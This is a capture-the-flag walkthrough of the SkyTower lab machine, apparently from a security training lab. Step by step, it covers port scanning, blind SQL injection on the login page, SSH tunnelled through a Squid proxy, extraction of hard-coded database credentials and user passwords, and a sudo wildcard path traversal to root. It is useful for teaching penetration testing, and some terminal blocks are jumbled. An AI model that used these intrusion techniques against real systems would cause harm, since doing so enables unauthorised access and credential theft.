

# Skytower

IP- 192.168.56.101  
Walkthrough by Basil  
Wattlecorp Cybersecurity Labs

## Methadologies


Let's start to identify open ports, services, version etc using nmap

```
sudo nmap -A -p- 192.168.56.101
```

```
[baz@parrot]~/ctf/skytower
$ sudo nmap -A -p- 192.168.56.101 -o nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-30 17:55 IST
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.80% done; ETC: 17:56 (0:00:00 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.63% done; ETC: 17:56 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00054s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    filtered ssh
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Site doesn't have a title (text/html).
3128/tcp  open  http-proxy Squid http proxy 3.1.20
|_ http-server-header: squid/3.1.20
|_ http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1   0.54 ms  192.168.56.101
```

We got few open ports.  
Let's start by exploring port 80



We were directed to a login page and tried a lot's of default credentials and sql injections but most of them failed except blind injection which was a success.

Command used was '\*'



We got a username and pass which could be the one for ssh. But ssh is filtered.

But we have SQUID proxy configured on port 3128. So we can access the SSH server by proxying the connection through the SQUID server on the target machine

Let's set it up by proxy tunnel and route it to ssh  
ssh through the http tunnel

```
Parrot Terminal x Parrot Terminal
[bas@parrot]-[~/ctf/skytower]
$proxytunnel -p 192.168.56.101:3128 -d 127.0.0.1:22 -a 1111

login. Simple fix is to remove .bashrc and relogin.

rm .bashrc
exit
root@kali:~# ssh john@127.0.0.1 -p 1234
john@127.0.0.1's password:hereisjohn
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54

The programs included with the Debian GNU/Linux system
are free software; the exact distribution terms for each program are
described in the individual files in /usr/share/doc/*/copyright.
```

ssh john@127.0.0.1 -p 1111

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal
[bas@parrot]-[~/ctf/skytower]
$ssh john@127.0.0.1 -p 1111
The authenticity of host '[127.0.0.1]:1111 ([127.0.0.1]:1111)' can't be established.
ECDSA key fingerprint is SHA256:QYzqfMM/Z81N86urjCUIrTBvJ06U9XDDzNv91DYaGc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:1111' (ECDSA) to the list of known hosts.
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64 john@skytower:~$

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 127.0.0.1 closed.
[bas@parrot]-[~/ctf/skytower]
$
```

We successfully login but we are immediately logged out. This may be because of a custom shell or a weird .bashrc configuration.

We can drop into a shell by passing /bin/bash as a parameter to our SSH.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[base@parrot]~[~/ctf/skytower]
$ssh john@127.0.0.1 -p 1111 /bin/bash
john@127.0.0.1's password:
id
uid=1000(john) gid=1000(john) groups=1000(john)
whoami
john
which python
which python3
id
uid=1000(john) gid=1000(john) groups=1000(john)
ls -al
total 24
drwx----- 2 john john 4096 Jun 20 2014 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw----- 1 john john 7 Jun 20 2014 .bash_history
-rw-r--r-- 1 john john 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 john john 3437 Jun 20 2014 .bashrc
-rw-r--r-- 1 john john 675 Jun 20 2014 .profile
rm .bashrc
ls -al
total 20
drwx----- 2 john john 4096 Aug 30 08:54 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw----- 1 john john 7 Jun 20 2014 .bash_history
-rw-r--r-- 1 john john 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 john john 675 Jun 20 2014 .profile
```

While trying to bypassing the login we found out that MySQL is running on the machine. So we can now enumerated the credentials from login.php.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
john@SkyTower:~$ sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for john:
Sorry, user john may not run sudo on SkyTower.
john@SkyTower:~$ cd /var/www/
john@SkyTower:/var/www$ ls
background2.jpg background.jpg index.html login.php
john@SkyTower:/var/www$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');
}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--", "OR", "=", "!", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);
```

We now have the database credentials. Looking closer into the file we have found the filtered character which were making sure that our initial payload for sql injection fails.ow lets login to our mysql database and enumerate credentials.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x Parrot Terminal

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| SkyTech |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.03 sec)

mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)

mysql>
```

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x Parrot Terminal

mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)

mysql> select *from login;
+-----+-----+-----+
| id | email | password |
+-----+-----+-----+
| 1 | john@skytech.com | hereisjohn |
| 2 | sara@skytech.com | ihatethisjob |
| 3 | william@skytech.com | senseable |
+-----+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

Great we got another two users let's login using sara.



```

[baz@parrot]-(~/ctf/skytower)
$ sudo ssh sara@127.0.0.1 -p 1111 /bin/bash
sara@127.0.0.1's password:
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
ls -al
total 20
drwx----- 2 sara sara 4096 Jun 20 2014 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw-r--r-- 1 sara sara 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 sara sara 3437 Jun 20 2014 .bashrc
-rw-r--r-- 1 sara sara 675 Jun 20 2014 .profile
rm .bashrc
ls -al
total 16
drwx----- 2 sara sara 4096 Aug 30 10:48 .
drwxr-xr-x 5 root root 4096 Jun 20 2014 ..
-rw-r--r-- 1 sara sara 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 sara sara 675 Jun 20 2014 .profile
exit

```

To get the proper shell we again removed the .bashrc file.

sudo -l

The flaw in the above configuration is that /accounts/ is appended with a \*. We can exploit this to read /root/flag.txt by traversing the directories.

sudo cat /accounts/../root/flag.txt

```

Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal x
-rw-r--r-- 1 sara sara 220 Jun 20 2014 .bash_logout
-rw-r--r-- 1 sara sara 675 Jun 20 2014 .profile
exit
[baz@parrot]-(~/ctf/skytower)
$ sudo ssh sara@127.0.0.1 -p 1111
sara@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 30 10:47:12 2020 from localhost
sara@SkyTower:~$ id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
sara@SkyTower:~$ whoami
sara
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, nail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$ pwd
/home/sara
sara@SkyTower:~$

```

And we were logged in as root.

id

cd /root

cat flag.txt

Found the flag

```
Applications Places System 29 °C Sun Aug 30, 8:22 PM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x
sara@SkyTower:~$ id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
sara@SkyTower:~$ whoami
sara
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in
User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$ pwd
/home/sara
sara@SkyTower:~$ sudo cat /accounts/../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:~$ su root
Password:
root@SkyTower:/home/sara# cd /root/
root@SkyTower:~# ls
flag.txt
root@SkyTower:~# cat flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
root@SkyTower:~#
```